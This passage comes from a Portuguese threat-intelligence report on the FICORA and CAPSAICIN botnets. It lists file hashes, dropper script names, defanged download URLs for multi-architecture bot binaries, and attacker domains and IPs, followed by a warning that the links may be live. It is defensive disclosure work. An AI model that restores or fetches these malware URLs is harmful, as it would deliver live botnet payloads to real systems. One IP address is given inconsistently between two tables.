<b>md5:</b>	d38e8407bbc72cbd2057efdd3d8b7a05
<b>sha1:</b>	89e1ebb28cea58b8f9eb728383f8cb565d58518e
<b>sha256:</b>	ea83411bd7b6e5a7364f7b8b9018f0f17f7084aeb58a47736dd80c99cfeac7f1
<b>File name:</b>	c.sh
<b>md5:</b>	42d36ae2eaf7090322d2638f5fb36a82
<b>sha1:</b>	cf88f0f596ad5357c5643cf7c5680ac8ec64d9cd
<b>sha256:</b>	48a04c7c33a787ef72f1a61aec9fad87d6bd9c49542f52af7e029ac83475f45d
<b>File name:</b>	74374
<b>md5:</b>	c32d2eeefe154695a7a71f1562cc16a2
<b>sha1:</b>	8730a44aa8527b9d27339b4e0366bcabca2c9cce
<b>sha256:</b>	18c92006951f93a77df14eca6430f32389080838d97c9e47364bf82f6c21a907
<b>File name:</b>	yakuza.sh

## Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios FICORA	
	hxxp://103[.]149[.]87[.]69/multi hxxp://103[.]149[.]87[.]69/la.bot.arc hxxp://103[.]149[.]87[.]69/la.bot.arm hxxp://103[.]149[.]87[.]69/la.bot.arm5 hxxp://103[.]149[.]87[.]69/la.bot.arm6 hxxp://103[.]149[.]87[.]69/la.bot.arm7 hxxp://103[.]149[.]87[.]69/la.bot.m68k hxxp://103[.]149[.]87[.]69/la.bot.mips hxxp://103[.]149[.]87[.]69/la.bot.mipsel hxxp://103[.]149[.]87[.]69/la.bot.powerpc hxxp://103[.]149[.]87[.]69/la.bot.sh4 hxxp://103[.]149[.]87[.]69/la.bot.sparc

Tabela 3 – Indicadores de comprometimento de rede FICORA.

Indicadores de URL, IPs e Domínios CAPSAICIN	
	hxxp://pirati[.]abuser[.]eu/yakuza.yak.sh hxxp://pirati[.]abuser[.]eu/yakuza.arm5 hxxp://pirati[.]abuser[.]eu/yakuza.arm6 hxxp://pirati[.]abuser[.]eu/yakuza.arm7 hxxp://pirati[.]abuser[.]eu/yakuza.i586 hxxp://pirati[.]abuser[.]eu/yakuza.i686 hxxp://pirati[.]abuser[.]eu/yakuza.m68k hxxp://pirati[.]abuser[.]eu/yakuza.mips hxxp://pirati[.]abuser[.]eu/yakuza.mipsel hxxp://pirati[.]abuser[.]eu/yakuza.ppc hxxp://pirati[.]abuser[.]eu/yakuza.sparc hxxp://pirati[.]abuser[.]eu/yakuza.x86
	hxxp://87[.]10[.]220[.]221/bins.sh hxxp://87[.]10[.]220[.]221/yakuza.sh hxxp://87[.]10[.]220[.]221/yakuza.arm4 hxxp://87[.]10[.]220[.]221/yakuza.arm5 hxxp://87[.]10[.]220[.]221/yakuza.arm6 hxxp://87[.]10[.]220[.]221/yakuza.arm7 hxxp://87[.]10[.]220[.]221/yakuza.i586 hxxp://87[.]10[.]220[.]221/yakuza.i686 hxxp://87[.]10[.]220[.]221/yakuza.m68k hxxp://87[.]10[.]220[.]221/yakuza.mips hxxp://87[.]10[.]220[.]221/yakuza.mipsel hxxp://87[.]10[.]220[.]221/yakuza.ppc hxxp://87[.]10[.]220[.]221/yakuza.sparc hxxp://87[.]10[.]220[.]221/yakuza.x86

Tabela 4 – Indicadores de comprometimento de Rede CAPSAICIN.

Indicadores de HOSTS	
Domínio	f[.]codingdrunk[.]cc ru[.]coziest[.]lol pirati[.]abuser[.]eu
IP	103[.]149[.]87[.]69 87[.]110[.]220[.]221 45[.]86[.]86[.]60 194[.]110[.]247[.]146

Tabela 5 – Indicadores de comprometimento de HOSTS.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

## 6 REFERÊNCIAS

---

- Heimdall by ISH Tecnologia
- [FORTINET](#)
- [NVD](#)

## 7 AUTORES

---

- Wesley Murat





heimdall  
security research

A DIVISION OF ISH